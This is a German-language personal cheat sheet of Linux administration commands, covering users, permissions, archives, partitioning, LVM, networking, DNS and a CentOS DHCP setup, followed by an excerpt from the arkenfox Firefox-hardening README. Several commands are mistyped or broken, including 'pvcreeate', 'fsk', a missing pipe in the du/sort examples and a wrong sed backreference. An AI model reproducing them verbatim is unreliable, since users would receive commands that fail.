<code>sudo useradd -m -s /bin/bash -c "Kommentar" obelix</code>	Benutzer erstellen -m erstellt ein Homeverzeichnis -s legt die Standard Shell fest -c Erstellt einen Kommentar, im normalfall der Name
<code>sudo passwd asterix</code>	Erstellt ein Passwort für Asterix
<code>sudo cp -r /etc/skel /home/asterix</code>	Das Standard-Homeverzeichnis befindet sich in /etc/skel mit dem befehl wird das Verzeichnis erstellt
<code>sudo chown -R asterix:asterix /home/asterix</code>	Das Homelaufwerk dem Nutzer asterix zuordnen
<code>sudo usermod -s /bin/bash -c "kommentar" asterix</code>	Um die restlichen Anpassungen vorzunehmen. Sie Erstellung obelix
<b>adduser falbala</b>	user erstellen mit Optionen /etc/adduser.conf
<b>deluser --remove-all-files falbala</b>	User löschen mit optionen

# Benutzerinformationen

`/etc/passwd` Loginname:Passwort:User-ID:GruppenID:Kommentar:Home-verz.:Login-Shell

**Password** wird abgespeichert in

`/etc/shadow`

Loginname:Hashwert(InklusiveSalt):LetztePasswortänderung:Min.anzahl.Passwortänderung:maxanzahl.passwortänderungen:Warnungpasswortablauf:::

**Shadow besser ansehen**

`chage -l asterix` Asterix anzeigen lassen

# Gruppen

`/etc/login.defs`

alle Gruppen sind zu finden in

/etc/group

Befehl	
groups	zeigt an in welcher gruppe der Benutzer ist
groups hermann asterix	
id	Zeigt den User an
grep hermann /etc/group	Zeigt an in welchen Gruppen der User ist
groupadd projekt_zaubertrank	erstellt eine neue Gruppe
groupdel projekt_zaubertrank	löscht die Gruppe
groupadd -g 20000 projekt_zaubertrank	erstellt eine Gruppe mit der ID 20000
groupadd projekt_hinkelstein	wenn schon gruppen ids angelegt sind, dann wird die id ab 20000 aufgezählt
usermod -G projekt_zaubertrank asterix	fügt asterix der Gruppe hinzu
usermod -g 10000 -G projekt_zaubertrank idefix	fügt idefix zu Gruppe praktikanten und Zaubertrank hinzu g gibt die Hauptgruppe an G gibt weitere Gruppen an

# Dateien und Verzeichnisse

## Befehle zum anzeigen von Verzeichnissen

ls -a	Zeigt auch versteckte Dateien an
ls -F	Zeigt an um welche Einträge es sich handelt / Verzeichnis * Ausführbare Datei
ls -t	Nach Änderung sortieren
ls -r	Rückwärts sortieren
ls -R	Gesamtes Verzeichnis anzeigen
ls -d	Verzeichnisse anzeigen
ls -ld /projekte	Zeigt einen Eintrag genau an

# Links

<code>ln liste.txt liste-hardlink.txt</code>	Erstellt einen Link liste-hardlink.txt auf die Datei liste.txt
<code>ln -s /projekte/projekt_zaubertrank/zutaten/liste.txt liste-absolut</code>	erstellt einen link liste-absolut auf die Datei liste (softlink)

# Archive

<code>.tar</code>	Tape-Archiver ist ein Unkomprimiertes Archiv
<code>bunzip2 firefox.tar.bz2</code> <code>bzip2 -d</code>	Datei Entpacken
<code>bzip2 firefox.tar</code>	Datei Komprimieren
<code>gzip -d firefox.tar.gz</code>	Datei entpacken
<code>tar -xf firefox.tar</code>	Datei entpacken
<code>tar -cf datei1.pdf datei2.pdf</code>	Dateien zu einem Archiv zusammenfügen (cf = create file)
<code>tar -czf firefox-gzip.tar.gz firefox</code> <code>tar -cjf firefox-gzip.tar.bz2 firefox</code>	Pakt den Ordner firefox in ein Archiv und komprimiert mit gzip komprimierung mit bz2
<code>tar -xzf firefox-gzip.tar.gz</code> <code>tar -xjf firefox-gzip.tar.bz2</code>	Entpacken der jeweiligen Archive

# Zugriffsrechte

<code>groupadd</code>	Gruppe hinzufügen
<code>/etc/group</code>	Gruppen bearbeiten
<code>chown miraculix:zaubertrank projekt_zaubertrank</code>	Verzeichniseigentümer ändern
<code>chmod u=rwx,g+w,o-rx /projekte/projekt_zaubertrank</code>	Besitzer: Alle rechte Gruppe erhält zusätzlich schreibrechte Welt werden lese und Ausführungsrechte entzogen
<code>chmod o= /projekte/projekt_zaubertrank</code>	Welt werden alle Rechte entzogen
<code>r = 4</code> <code>w = 2</code> <code>x = 1</code>	<code>chmod 750</code> User alles / gruppe lesen und ausführen / alle nix <code>chmod 644</code> user lesen und schreiben / gruppe alle lesen
<code>chown -R</code>	um rekursiv zu ändern

# Finden

<code>ls "02 - Erste Schritte"/</code>	Pfad anzeigen
<code>ls *</code>	Zeigte alle unterordner und dateien im aktuellen Ordner an
<code>ls \*/\.\.txt</code>	Zeigt alle dateien mit Fhem in allen unterordnern an.
<code>find . -name "*.js"</code>	findet im aktuellen Pfad alles was im Namen ".js" enthält
<code>find . -size +1M</code>	findet alle Dateien die größer als 1 Megabyte sind
<code>find . -size +1M -and -name "*skype*"</code>	
<code>find . -name "*.JPG" -delete</code>	findet alle Bilder und löscht sie (-iname wenn die groß und kleinschreibung ignoriert werden soll)
<code>find . -maxdepth 1 -and -name "*.jpg" -or -name "*.cr3"</code>	Dadurch wird nur der aktuelle Ordner durchsucht
<code>find . -iname "ubuntu*.iso" 2&gt;/dev/null</code>	
<code>locate "**fhem**"</code>	Parameter: -i Groß und kleinschreibung
<code>sudo updatedb</code>	Datenbank von locate updaten
<code>locate -i --regex "ubuntu(.*)ISO"</code>	reguläre ausdrücke
<code>grep "money" *</code>	suche nach money im Ordner *
<code>grep -E -i 'Subject:(.*)money' *</code>	Sucht nach allem was Subject: irgendwas Money beinhaltet

## Ersetzen

mit dem Programm sed kann man inhalt in dateien ersetzen

<code>sed 's/Welt/Linux/' hallo.txt</code>	Ersetzt den Text Welt durch Linux s = ersetzen
<code>sed 's/Welt/Linux/g' hallo.txt</code>	g = ersetzt alles (global)
	mit dem Parameter -i wird die änderung <b>gespeichert</b>
<code>sed "3d" hallo.txt</code>	Entfernt die 3. Zeile \$d entfernt die letzte Zeile 2,3d entfernt Zeile 2 und 3 '/CentOS/d' entfernt Zeilen in denen CentOS vorkommt
<code>sed -n 's/Ubuntu/Kubuntu/p' hallo.txt</code>	zeigt nur die änderungen auf der Konsole an. p = Zeigt Änderungen an -n = Zeigt den ganzen text nicht an

## Reguläre ausdrücke

<code>sed -n 's/model/m/p' /proc/cpuinfo</code>	ersetzt Model durch m in der cpuinfo datei
-------------------------------------------------	--------------------------------------------

<code>sed -n -E 's/model(\s*):(\s)//p' /proc/cpuinfo</code>	
<code>sed -n -E 's/model name(\s*):(.*?)@(.*)/2/p' /proc/cpuinfo</code>	\2 ersetzt den entfernten text mit der 2. Klammer

Ausdrücke generieren: <https://regexr.com>

# Bootloader bearbeiten

Datei die zu bearbeiten ist: /etc/default/grub

grub\_timeout = Startmenü anzeigen

Änderungen übernehmen mti dem Befehl

```
grub-mkconfig -o /boot/grub/grub.cfg
```

## CentOS

```
grub2-set-default 1 # setzt den Default wert auf 1
grub2-mkconfig -o /boot/grub2/grub.cfg
```

# Partitionierung

/dev	Gerädateien
<code>fdisk -l /dev/sda</code>	Fdisk erstellt partitionen in MBR
<code>fdisk /dev/sdb</code> p n p w (schreibt die Änderung auf die Platte)	Neue Partition erstellen Speicherplatz festlegen: +2G erstellt eine 2 Gigabyte große
<code>gdisk /dev/sdb</code> o n	mit Gdisk kann man GPT erstellen erstellen einer neuen GPT Partitionstabelle neue Partition anlegen
<code>gdisk -l /dev/sdb</code>	zum überprüfen der Festplatte

# Dateisysteme

ext4	Standard für Linux
btrfs	Standard für Suse. Schnell aber fehleranfällig
xfs	Alt, stabil
zfs	Leistungsfähiges für Servern
ntfs	Microsoft
<code>blkid -o list</code>	Zeigt die Festplatten mit id an
<code>lsblk</code>	Übersicht über festplatten und partionen

## Dateiformate erstellen

<code>parted -l /dev/sdb</code>	Partitionen anschauen
<code>mkswap /dev/sdb6</code>	Swap bereich erstellen (Auslagerungspartition)
<code>swapon /dev/sdb6</code>	Swap aktivieren
<code>cat /proc/swaps</code>	anzeigen welche partition als swap verwendet wird
<code>mkfs.ext4 /dev/sdb1</code>	Formatieren in Ext4
<code>mkfs -t ext3 /dev/sdb2</code>	Formatieren in ext3 (andere schreibweise)
<code>mkfs.xfs /dev/sdb4</code>	bei xfs muss vorher mit <code>apt install xfsprogs</code> das programm dafür installiert werden

## Partitionen überprüfen

<code>fsck /dev/sdb1</code>	Prüfung der Partion. (Nur möglich, wenn nicht eingehängt)
<code>fsk -f /dev/sdb1</code>	Gleichzeitige Reparatur bei Fehlern und detailliertere Ausgabe

## Mounten

<code>mount -t xfs /dev/sdb5 /gulugulu</code>	mountet laufwerk im -t (Type) xfs mit der Partition sdb5 im Ordner /gulugulu
<code>umount</code>	Unmounten von Laufwerken
<code>mount /dev/sdb1 /gulugulu</code>	Ext4 wird automatisch erkannt und muss nicht angegeben werden.


<code>/etc/fstab</code>	<b>Automatische</b> Mountpunkte festlegen Typ: ext4, auto, swap Optionen: defaults, rw,auto,relatime (man mount)
<code>mount -a</code>	Einstellung von fstab übernehmen

# Speicherplatz

<code>df</code>	Diskfree
<code>df -h</code>	Human readable
<code>du -h</code>	Diskusage
<code>du -h /etc</code>	Ordner anzeigen
<code>du -ha /etc</code>	Alle Dateien anzeigen
<code>sudo du -h /   sort -h</code>	Sortiert die Plattennutzung nach Größe
<code>sudo du -h / 2&gt;&amp;1   sort -hr   head -n5</code>	Die 5 größten Ordner anzeigen

Festplattenanalyse als Admin starten `sudo baobab`

# Logical Volume Manager (LVM)



<code>apt install lvm2</code>	Unter Ubuntu installieren
<code>fdisk -l</code>	Datenträger überprüfen


<p>pvcreeate /dev/sdb1</p> <p>pvcreeate /dev/sdb2</p>	Physical Volume create
<p>pvs</p>	übersicht
<p>vgcreate system /dev/dsb1 /dev/sdc1</p>	Volume Group erstellen
<p>vgs</p>	Volume Groups übersicht
<p>lvcreate -L3g -n home system</p>	Logical Volume erstellen -L3g = Größe 3 GB -n = Name aus der Gruppe System
<p>lvs</p>	Logical Volumes Übersicht
<b>Logical Volumes formatieren und mounten</b>	
<p>mkfs.ext4 /dev/system/home</p>	das Logical Volume in ext4 formatieren
<p>mount /dev/system/home /home</p>	das Volumen mounten
<b>Erweitern</b>	
<p>vgextend storage /dev/sdc3</p>	dabei wird die Volume Group storage um eine weitere Partition erweitert
<p>umount /video</p>	Vor dem einbinden muss das Volume unmounted werden
<p>lvresize -L 9g /dev/storage/video</p>	Die Größe wird auf 9 GB festgelegt. mit -L +4g kann das Volume um 4 GB erweitert werden. (besser nicht verwenden)
<p>resize2fs /dev/storage/video 9g</p>	Dateisystem anpassen
<p>mount /dev/storage/video /video</p>	Zum einhängen

# USB-Speichersticks

<p>lsusb</p>	Alle angeschlossenen USB-Sticks anzeigen lassen
<p>usb-devices</p>	Details anzeigen
<p>dmesg</p>	gibt Kernel Informationen aus



# Netzwerk-Kommunikation



## Wireshark installieren

Vorher Gnome Desktop installieren mit `yum groupinstall GNOME-Desktop`

GUI als Default einstellen: `systemctl set-default graphical.target`

Wireshark als root starten aus dem Terminal: `wireshark &`

## VLSM und CIDR

Variable Length Subnet Mask

Classless Inter-Domain Routing

## ARP und MAC-Adressen

Wireshark-Mitschnitt:

Capture Filter: host 192.168.1.15 and (arp or icmp) um ping oder ARP mitzuschneiden

`arp -d 192.168.1.15` löscht den Arp-Cache zu der Adresse

`arp -a` Arp-Cache anzeigen

`netstat -nr` Anzeige der Routing Tabelle

## TCP und UDP

**Aktive Ports anzeigen lassen**

`sudo netstat -tln` zeigt alle Ports an

Alle Ports sind zu finden unter `nano /etc/services`

## IPv6

2001:0DB8:1234:ABCD:

AFFE:56AB:DEAD:BEEF



Netzanteil



Hostanteil

## Netzwerkeinstellungen

`ip a` # IP-Adressen anzeigen

`ip l` # Interfaces

`ip r` # Routingtabelle

`ip n` # ARP-Einträge

`ss -t` # Alle TCP verbindungen

`route -n` # Routingtabelle in numerischer Darstellung

```
sudo netstat -tulpn # Zeigt alle TCP/UDP verbindungen an
```

```
# Viele infos zusammengefasst
```

```
nmcli dev show
```

# DNS Resolver

Ist der Lokale DNS eintrag

Bearbeitung unter `/etc/resolv.conf`

## IP-Konfiguration im Terminal

<code>/etc/network/interfaces</code>	# Einstellungen der Interfaces
<code>/etc/netplan</code>	hier wird bestimmt wer die Konfiguration verwaltet renderer: ist das Gerät was das Netzwerk verwaltet
<code>nmcli</code>	Konfiguration vor nehmen
<code>nmcli connection edit Kabelgebundene Verbindung 1</code>	um das Interface Kabelgebundenen Verbindung 1 zu bearbeiten
<code>&gt; help</code>	hilfe
<code>&gt; print</code>	anzeigen
<code>&gt; remove ipv4.addresses</code> <code>&gt; set ipv4.addresses 192.168.1.111/24</code>	ipv4 adresse festlegen
<code>&gt; set ipv4.gateway 192.168.1.1</code>	Gateway ändern
<code>&gt; remove ipv4.dns</code> <code>&gt; set ipv4.dns 8.8.8.8</code>	DNS speidchern
<code>&gt; save</code>	Speichern
<code>&gt; quit</code>	Beenden
<code>nmcli connection down Kabelgebundene Verbindung 1</code> <code>nmcli connection up Kabelgebundene Verbindung 1</code>	Initialisieren
<b>CentOS</b>	

<code>cd /etc/libvirt/qemu/networks/autostart</code>	wenn hier ein Link drin ist, dann ist das ein Interface was CentOS zu virtualisierungszwecken benötigt. Diese kann man löschen mit Beispielfall: <code>rm default.xml</code> Nach einem Neustart sind die Verbindungen nicht mehr vorhanden
<code>cd /etc/sysconfig/network-scripts/</code>	beinhaltet die Netzwerkkonfiguration
<code>nano ifcfg-enp0s3</code>	
<code>nmcli connection modify enp0s3 ipv4.addresses 192.168.1.120/24 ipv4.gateway 192.168.1.200 ipv4.dns 8.8.8.8</code>	Damit werden die Parameter gesetzt
<code>nmcli connection down enp0s3</code>	
<code>nmcli connection up enp0s3</code>	
<code>nmcli connection mod enp0s3 ipv4.method manual</code>	um von Dynamisch auf Statisch umzuschalten
<code>nmcli dev</code>	Anzeigen der Netzwerkverbindungen

# DNS Auflösung

Eigentlich mit nslookup. Das ist aber abgekündigt. Der Nachfolger ist host

<code>host <u>www.google.de</u></code>	gibt das gleich wie nslookup wieder.
<code>host -t ns google.de</code>	zeigt den zuständigen dns server an
<code>host 8.8.8.8</code>	
<b>DIG</b>	Umfangreicher als host
<code>dig www.google.de</code>	
<code>dig @8.8.8.8 google.de ns</code>	
<code>dig @192.168.1.254 8.8.8.8</code>	Eigenen DNS Server abfragen

/etc/hosts in der Datei kann man locale Namensauflösungen hinterlegen

127.0.0.1 www.gulugulu.com gulugulu (Adresse und alias eingetragen)

# Hostnamen festlegen


<code>uname -n</code>	Hostnamen anzeigen
-----------------------	--------------------

uname -a	zeigt alles an
hostname -f	fgdn wird aus /etc/hosts übernommen
nano /etc/hosts	hier den namen anpassen bsp: 192.168.1.3 mint.hp mint
nano /etc/hostname	mint
hostname -F /etc/hostname	

## Moderne variante

hostnamectl	zeigt alle sachen an
hostnamectl set-hostname "Ubuntu Desktop"	Hostname ändern

# Statische Routen



<code>ip route add 172.16.20.128/25 via 192.168.1.1 dev eth0</code>	Route festlegen des ausgehenden Interfaces
<code>route add -net 172.16.20.128 netmask 255.255.255.0 gw 192.168.1.1</code>	
<code>route -n</code>	zeigt an welche da
<b>Kann in Ubuntu über die GUI in IPv4 unter Strecken eingetragen werden</b>	172.16.20.0   25   192.168.1.20
<code>nmcli conn edit Kabelgebundene Verbindung</code>	
<code>&gt; print</code>	ipv4.routes: zeigt die routen an

> set ipv4.routes 10.10.10.0/24 192.168.1.1	Bereich und Gateway
> save	
> quit	
nmcli conn down Kabelgebundene Verbindung 1	
nmcli conn up Kabelgebundene Verbindung 1	

# DHCP Server und Cent Os

## Installieren von DHCP

```
yum install dhcp -y
```

Sind im Server mehrere Netzwerkkarten vorhanden, binden wir den dhcp-Server an ein Interface. Dazu tragen wir in der **/etc/sysconfig/dhcpd** folgende Option ein:

```
# vim /etc/sysconfig/dhcpd
```

```
# Command line options here
DHCPDARGS=eth0
```

## Konfigurationsdatei bearbeiten

Anschließend wird die Konfigurationsdatei unter **/etc/dhcpd.conf** entsprechend den eigenen Anforderungen angelegt.

```
# vim /etc/dhcp/dhcpd.conf
```

### 1. /etc/dhcp/dhcpd.conf

```
subnet 10.0.10.0 netmask 255.255.255.192 {

    option routers          10.0.10.1;
    option subnet-mask      255.255.255.192;

    option nis-domain       "nausch.org";
    option domain-name      "nausch.org";
    option domain-search    "dmz.nausch.org", "intra.nausch.org", "nausch.org";
    option domain-name-servers 10.0.10.1;
```

```
option time-offset          -18000; # Eastern Standard Time
option ntp-servers          10.0.10.1;
option log-servers          10.0.10.1;
```

```
range dynamic-bootp 10.0.10.50 10.0.10.62;
default-lease-time 21600;
max-lease-time 43200;
```

```
}
```

```
host pml010010
{ hardware ethernet 00:22:68:5C:A4:8A;
  fixed-address 10.0.10.10;
}
```

## DHCP-Konfiguration überprüfen

Bevor wir nun unseren DHCP-Server das erste mal starten, überprüfen wir unsere Konfiguration mit:

```
# service dhcpd configtest
```

Syntax: OK

## DHCP-Server starten

Den ersten Start unseres DHCP-Server nehmen wir wie folgt vor.

```
# service dhcpd start
```

dhcpd starten: [ OK ]

## Fehlersuche im Netzwerk

1. Ping 8.8.8.8
2. ip a
3. ping default\_gateway
4. route -n

**routen bearbeiten**

```
sudo ip route del default via 192.168.1.1  
sudo ip route add default via 192.168.1.254
```

# Diese Einstellung ist nicht dauerhaft

5. traceroute 8.8.8.8

6. ip n zeigt neighbors an



# Firefox härten

Um mehr Datenschutz mit dem Firefox zu erhalten, verwendet man arkenfox mit User.js

<https://github.com/arkenfox/user.js/>

## user.js

A `user.js` is a configuration file that can control Firefox settings - for a more technical breakdown and explanation, you can read more in the [wiki](#)

## ▣ the arkenfox user.js

License: MIT

The `arkenfox user.js` is a **template** which aims to provide as much privacy and enhanced security as possible, and to reduce tracking and fingerprinting as much as possible - while minimizing any loss of functionality and breakage (but it will happen).

Everyone, experts included, should at least read the [wiki](#), as it contains important information regarding a few `user.js` settings. There is also an [interactive current release](#), thanks to [icpantsparti2](#).

Note that we do *not* recommend connecting over Tor on Firefox. Use the [Tor Browser](#) if your [threat model](#) calls for it, or for accessing hidden services.

Also be aware that the `arkenfox user.js` is made specifically for desktop Firefox. Using it as-is in other Gecko-based browsers can be counterproductive, especially in the Tor Browser.